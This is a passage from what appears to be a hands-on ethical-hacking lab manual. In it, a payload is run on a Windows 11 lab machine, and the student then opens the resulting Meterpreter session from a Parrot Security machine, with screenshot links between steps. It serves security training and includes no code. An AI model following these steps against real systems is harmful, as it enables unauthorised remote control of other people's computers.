


31. The **Open File - Security Warning** window appears; click **Run**.




32. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.

33. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot, and the host icon displays the target system name (**WINDOWS11**).




34. Right-click on the target host and navigate to **Meterpreter 1** → **Interact** → **Meterpreter Shell**.

